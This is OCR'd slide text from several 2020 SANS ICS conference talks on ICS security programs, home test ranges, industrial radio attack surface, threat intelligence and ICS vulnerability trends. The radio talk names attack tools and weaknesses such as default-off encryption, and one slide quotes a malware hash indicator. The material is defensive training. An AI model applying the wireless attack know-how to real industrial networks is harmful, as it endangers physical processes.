
Management, IT, OT, legal, HR– you you are not alone.

Roadmap the destination

Make an honest evaluation of where you are & where you are headed

Adopt GRC language

ICS security needs to be “how we do business,” not “that weird thing over in the corner.”



cru·ci·ble
/ˈkro͞osəb(ə)l/

noun:

A plan to create and sustain an ICS security program, with governance and executive support, based on industry-accepted standards.


THANK YOU
@jdchristopher
linkedin.com/in/jdchristopher
DRAGOS

SANS ICS

DRAGOS

DISC: SANS ICS Virtual Conference

May 1, 2020 | 10am-6pm EDT

Please provide feedback

Session: The ICS Security Crucible
Forging Programmatic Armor and Weapons

Presenter: Jason Christopher

https://sansurl.com/ics-security-crucible

Thank you!

#DISCSANS

DRAGOS

INDUSTRIAL CONTROL SYSTEMS CYBERSECURITY

SAFEGUARDING CIVILIZATION

ICS RANGES AND DIY FOR HOME LEARNING

TOM VANNORMAN

ICS Ranges and DIY For Home Learning

- What is a range?
  - Why do you want to build one?
- Why do I need to use one?
  - Can’t I just use my employers' network?
- Are ranges expensive and complicated to setup and maintain?
- What goes into these environments?

What is a Range?

Test environment

- What will these new firewall rules do?
- What happens if device is misconfigured?

Learning environment

- Learn to program or configure devices.
- Set up a Domain or a PLC/HMI and learn how they work.

Proof of concept / technology

- Evaluate vendor A and vendor B in the same environment.
- How does a piece of technology really work?

Always changing

- Always something to learn or improve.

What isn’t a Range?

Production environment

- Any network or asset that is part of how your business makes money.
- PCN, cloud environments, etc

Critical environment

- Any network or asset that is part of how your business makes money.
- PCN, cloud environments, etc

Environment you are afraid of

- You have a safe place to open up the unknown attachment that was just emailed to you. Do it!

Are Ranges expensive to build and maintain?

Well it depends….

- **Generally you want to build something that has the same type of assets currently found in your environment.**
- **Remember you will need hardware and software for range infrastructure (virtualization, remote access, etc)**
- **Assets within your range need to be a combination of old and new. Your ICS environment does not run the latest version nor should your range.**

Assets

- DIY setup can be near zero cost if not purchasing hardware/software.
- More complex can be several hundred thousand dollars or more.

Manpower

Not a small project

Maintenance

- Take snapshots and backups frequently.
- Keep spare parts and fuses on hand

Open Source vs COTS?

What goes into a Range?

Devices and systems include:

DIY For Home Learning

- You can absolutely build an environment on a small budget for self enrichment at home.
- DIY environments will be different then real OT environment in most cases.
- You can still learn a lot from these though.
- While some of the hardware/software you could use is used in OT networks most is not. Do not go to work and recommend replacing PLC's with Raspberry Pi's.

Assets

- DIY setup can be near zero cost if not purchasing hardware/software.

Manpower

Not a small project

Maintenance

- Take snapshots and backups frequently.
- Keep spare parts and fuses on hand

Open Source

DIY For Home Learning

- Controllers- SoftPLC’s, OpenPLC
- Protocols- Modbus, Ethernet IP, DNP3
- HMI- ScadaBR, VTScadaLIGHT
- Firewall- pfSense
- IDS- Security Onion
- Hyper Visor- ESXi, VirtualBox
- Network emulator- Common Open Research Emulator (CORE)

THANK YOU!

TVanNorman@Dragos.com

www.linkedin.com/in/thomasvannorman/

DISC: SANS ICS Virtual Conference

May 1, 2020 | 10am-6pm EDT

Please provide feedback

Session: ICS Ranges and DIY for Home Learning

Presenter: Tom Van Norman

https://sansurl.com/ics-ranges-diy

Thank you!

#DISCSANS

SANS ICS

DISC - SANS ICS Virtual Conference 2020

SANS

Analyzing OT Radio Implementations for Attack Surface

Don C. Weber - @cutaway

Cutaway Security, LLC.

Principal Consultant, Founder

Don C. Weber / Cutaway Security, LLC

- ICS Security Assessments
- Penetration Testing
- Security Research


Special Thanks

Disclaimer


Images and references within the presentation, unless specifically identified, are not meant to imply vulnerabilities in the vendor's solution. Proper implementation is typically, depending on the vendor, located in the solution's implementation guides.

Please read these guides and outline security requirements during the planning phases and integrate into factory and site acceptance testing.

Why are we here?



- Radio gateways and end-points provide connectivity where wires cannot be used.
- Radio enabled end-points monitor and control the process.
- Radios will always receive, and attempt to process, any data (malicious or otherwise) sent to it.



Source: Phoenix Contact RAD-900 User Manual
https://www.phoenixcontact.com/online/portal/us?uri=pxc-oc-itemdetail:pid=2702877&library=usen&tab=1


Three Eternal Truths of Wireless Security + 1

- Denial-of-Service attacks are easier and near impossible to defend against
- Network capture is possible, regardless of frequency or hopping techniques
- Attacker has at least a limited ability to communicate on the wireless network

- "When utilizing industrial wireless for a communication path in a process, ensure the process is designed and engineered to operate safely and reliably without that communication." – Tim Conway, The SANS Institute

Source: SANS ICS410 ICS / SCADA Security Essentials
https://www.sans.org/course/ics-scada-cyber-security-essentials

Frequency Hopping



Pros

- Prevents transmission collisions
- Helps with jamming and interference

Cons

- Subject to eavesdropping
- Subject to injection
- False sense of security


Source: ControlThings.io Accessing and Exploiting Control Systems
https://www.controlthings.io/training

Wireless Attack Surface

- Eavesdropping: Capturing the traffic
- Masquerading: Pretending to be your wireless network or devices
- Denial of Service (DoS): Blocking your traffic
- Rogue Access Points: Secret wireless links back to your network

Source: SANS ICS410 ICS / SCADA Security Essentials
https://www.sans.org/course/ics-scada-cyber-security-essentials

Wireless Attack Tree



Wireless Solutions Provide Encryption

Wireless communication is based on Trusted Wireless 2.0 technology. The high demand for a interference-free data transmission using the license-free 900 MHz band, in particular via the use of the FHSS method (FHSS) and 128-bit data encryption (AES), is fulfilled.

7 Startup and configuration

All RAD-900-IFS wireless modules have the same default configuration.

Default settings

Operating mode: I/O data mode (wire in/wire out)

Data communication is only possible using I/O extension modules.


Wireless interface


Net ID:	127
RF band:	1
Encryption:	OFF
Network structure:	Star
Device type:	Slave
Data rate of the wireless interface:	125 kbps
Transmission power:	1 W (30 dBm)

Encryption Off by Default


Source: Phoenix Contact RAD-900 User Manual
https://www.phoenixcontact.com/online/portal/us?uri=pxc-oc-itemdetail:pid=2702877&library=usen&tab=1


Cost of Wireless Attacks





- Radios
  - RTL-SDR
  - HackRF / LimeSDR / Ettus
  - Yardstick /ApiMote / Ubertooth
  - Vendor Development Boards
- Spectrum Analyzers
  - GQRX
- Software Defined Radio
  - Universal Radio Hacker
  - Gnu Radio Companion
- Hardware Radio Software
  - RFcat
  - Killerbee / Killerzee
  - Ubertooth
  - Vendor Development SDKs






Industrial Wireless Solutions


- WirelessHART and ISA100 Attack Tools
- Killerbee Framework and Hardware
    - 2017 RevICS Security "WirelessHART for Wireshark (and KillerBee)"
        - https://www.revics-security.com/2017/08/02/wirelesshart-for-wireshark-and-killerbee/
    - 2018 Nixu Cyber Security "It WISN't me, attacking industrial wireless mesh networks"
        - https://conference.hitb.org/hitbsecconf2018dxb/materials/D2T1%20-%20It%20WISN%E2%80%99t%20Me%20-%20Attacking%20Industrial%20Wireless%20Mesh%20Networks%20-%20Mattijs%20van%20Ommeren%20and%20Erwin%20Patternote.pdf

Vendor Technical Implementation

- Additional Considerations for Wireless Implementations in Critical Infrastructure

- Radio capture and hardware analysis to determine
  - Frequency Hopping Patterns
    - Extracted from firmware analysis
    - Discovered from hardware analysis
  - Encryption Implementation
    - Data whitened transmissions appears like encryption
    - Encryption configuration and modes
    - Proprietary encryption
  - Physical programming concerns





Source: RAD-900 FCC Documentation


Conclusion

- Understand your process and ensure it can operate when the radios cannot communicate.
- Outline security requirements before implementation.
- Test to verify requirements after implementation and maintenance.
- Support research into toolsets that help conduct assessments to ensure proper implementation.

CUTAWAY SECURITY
INFOSEC CONSULTANTS

Don C. Weber - @cutaway
don@cutawaysecurity.com
https://www.cutawaysecurity.com

Thomas Van Norman
https://www.icsvillage.com/contact-us



SANS ICS

DRAGOS

DISC: SANS ICS Virtual Conference

May 1, 2020 | 10am-6pm EDT

Please provide feedback

Session: Analyzing OT Radio Implementations for Attack Surfaces

Presenter: Don C. Weber

https://sansurl.com/analysing-ot-radio

Thank you!

#DISCSANS

OPERATIONALIZING THREAT INTELLIGENCE IN ICS

DISC SANS VIRTUAL CONFERENCE

1 MAY 2020

Sergio Caltagirone
Vice President, Threat Intelligence
sergio@dragos.com
@cnoanalysis

Amy Bejtlich
Director, Intelligence Analysis
abejtlich@dragos.com
@_Silent_J

WHAT IS THREAT INTELLIGENCE

Threat intelligence is actionable knowledge and insight about adversaries and their malicious activities that improves visibility, enables defenders to reduce harm to their organizations, and drives better decision-making about adversaries and their malicious behaviors.

VALUE OF THREAT INTELLIGENCE

QUESTIONS

- WHAT IS THE THREAT?
- WHAT IS THE IMPACT?
- WHAT SHOULD BE DONE?

INTO

ANSWERS

- CONTEXT
- ACTION
- NON-ACTION

Threat Intelligence Leads to Reduced Harm

EXAMPLES OF (The Same) THREAT INTELLIGENCE

Technical Reports

"A malicious CHRYSENE domain shifted to a new IP address: 102.253.XX.XXX, a hosting service based in Singapore. In addition to "fbaiosb," Dragos identified seven additional domains hosted on this server that also share the same CHRYSENE registration characteristics: xxxxxxx[.] and yyyyyyyy[.]com"

Advisories and Alerts

"A domain attributed to the CHRYSENE activity group is currently staged for use in an ICS vendor's site. The vendor site appears to have been compromised and includes a code inclusion from a CHRYSENE server. The server is currently not delivering the code. The attack may be focused on a particular set of victims or may simply be staged for future use. End users should take action provided in this report."

Executive Insights

"The beginning of 2018 introduced at least three ICS-related threats, one of which utilized third-party software to impact energy firms' business communication systems. Also this quarter, the US government officially named multiple threat actors responsible for attacks on critical infrastructure and universities. And Dragos discovered evidence that CHRYSENE, one of the ICS activity groups Dragos tracks, is compromising legitimate websites, adding additional risk for industrial organizations."

Machine Indicators

{"type":"bundle","id":"bundle--5c04399b-ed24-4b7c-bb5c-d725e83b15e5","spec_version":"2.0","objects":[{"type":"indicator","id":"indicator--efbab7af-82f6-431e-897f-dc197f446d5d","created_by_ref":"identity--0589631e-477d-4fdd-9d76-759d9470a3aa","created":"2018-08-21T16:54:11.000Z","modified":"2019-08-02T17:28:54.000Z","valid_from":"2017-12-15T00:00:00.000Z","labels":["malicious-activity"],"pattern":"[file:hashes.'MD5' = 'f41748ab1aaf59d8a9d77ec7f2a47b94']","kill_chain_phases":[]}

AUDIENCES OF THREAT INTELLIGENCE

	Audience	Product Types
Strategic	Organizational Leadership Security Leadership	Business context; strategic impact; risk management
Operational	Security Leadership Incident Response Threat Hunters	Support to remediation, hunting, detection; budget decisions; collection management
Tactical	Security Operations Network Defenders Incident Response	Technical indicators; threat behavior analytics (TBA)

EVALUATING THREAT INTELLIGENCE

Complete	Provides sufficient detail to enable proper response.
Accurate	Reduces mistakes and increases impact.
Relevant	Addresses threats pertinent to an organization in a consumable manner.
Timely	Delivered quickly enough to reduce dwell time or time to recovery.


APPLYING THREAT INTELLIGENCE

- THREAT MODELING
- POLICY & PROCUREMENT
- ARCHITECTURE
- DATA COLLECTION STRATEGY
- INCIDENT RESPONSE
- BEHAVIORAL THREAT ANALYTICS

APPLYING THREAT INTELLIGENCE

THREAT MODELING

Build accurate threat models using knowledge of adversary behavior instead of only hypothetical scenarios



DRAGOS

APPLYING THREAT INTELLIGENCE

POLICY

Implement standards and policies in a way that also protects the organization from real threats.

CIP-002-5.1a	Cyber Security — BES Cyber System Categorization	Related Information	Subject to Enforcement
CIP-003-8	Cyber Security — Security Management Controls		Subject to Enforcement
CIP-004-6	Cyber Security - Personnel & Training	Related Information	Subject to Enforcement
CIP-005-5	Cyber Security - Electronic Security Perimeter(s)	Related Information	Subject to Enforcement
CIP-006-6	Cyber Security - Physical Security of BES Cyber Systems	Related Information	Subject to Enforcement
CIP-007-6	Cyber Security - System Security Management	Related Information	Subject to Enforcement
CIP-008-5	Cyber Security - Incident Rep		
CIP-009-6	Cyber Security - Recovery Pla		
CIP-010-2	Cyber Security - Configuration		
CIP-011-2	Cyber Security - Information P		
CIP-014-2	Physical Security		

CIP-007-6 R2: Security Patch Mgmt, 2.2 & 2.3


For applicable patches, an evaluation must be performed to either apply a patch or file/update a mitigation plan.

Applying a patch may not fix an issue or may cause an unsafe device state. Dragos WorldView vulnerability reports provide patching guidance and solutions applicable to ICS environments, and what actions are least likely to adversely affect BES cyber assets.

APPLYING THREAT INTELLIGENCE

ARCHITECTURE & PROCUREMENT

Inform architectural decisions and technology procurement with a complete knowledge of the threat environment and potential gaps in coverage



DRAGOS

APPLYING THREAT INTELLIGENCE

DATA COLLECTION STRATEGY

Identify and address data collection gaps where adversary activity may hide that improves detection and response capabilities


	CONTROL CENTER	TRANSMISSION SUBSTATION A	TRANSMISSION SUBSTATION A	TRANSMISSION SUBSTATION B
ASSET TYPE	Windows Historian Group B	Network Monitoring Appliance Group A	Remote Terminal Units	Windows Human Machine Interface Group A
DATA TYPE	Windows Event Logs	Alerts	Syslogs	Windows Event Logs
QUESTION TYPE (KILL CHAIN PHASES)	Exploration, Installation, Actions on Objectives	Internal Reconnaissance, Command and Control, Delivery, Actions on Objectives	Installation, Actions on Objectives	Exploitation, Installation, Actions on Objectives
FOLLOW-ON COLLECTION	Group B	Group A	Controller Logic	Group A
DATA STORAGE LOCATION	Enterprise Log Server	Enterprise Log Server	Enterprise Log Server	Local
DATA STORAGE TIME	30 Days	30 Days	30 Days	30 Days

DRAGOS

APPLYING THREAT INTELLIGENCE

INCIDENT RESPONSE

Scope and scale incident response activities based on knowledge of adversary operations from prior incidents. Reduce mean dwell time by hunting faster.



DRAGOS

APPLYING THREAT INTELLIGENCE

BEHAVIORAL THREAT ANALYTICS

Detect classes of threats through an understanding of threat operations across the Kill Chain and throughout the ATT&CK Model

DRAGOS

THANK YOU

DRAGOS

Please provide feedback

Session: Operationalizing Threat Intelligence in ICS

Presenters: Amy Bejtlich & Sergio Caltagirone

https://sansurl.com/operationalizing-threat-intel

Thank you!

#DISCSANS

Analyzing ICS Vulnerabilities

Kate Vajda
Senior Vulnerability Analyst
kvajda@dragos.com
Twitter: @vajkat

Agenda

01 **2019 YIR data**

Highlights of ICS vulnerabilities analysed in 2019

02 **Our Analysis Process**

Deep dive into the process

03 **Action Items**

What you can do with this data

DRAGOS

2019 Year In Review by the Numbers

212
advisories

Total ICS vulnerability advisories analyzed in 2019.

438
CVEs

Total number of unique vulnerabilities, or Common Vulnerabilities and Exposure (CVE) identifiers analyzed in 2019.

116
CWEs

The total number of vulnerability type or Common Weakness Enumeration (CWE) identifier.

Key Findings

77% of assessed ICS vulnerabilities in 2019 were considered “deep-within” a control systems network, requiring some existing access to a control systems network to exploit.

Purdue Model Example

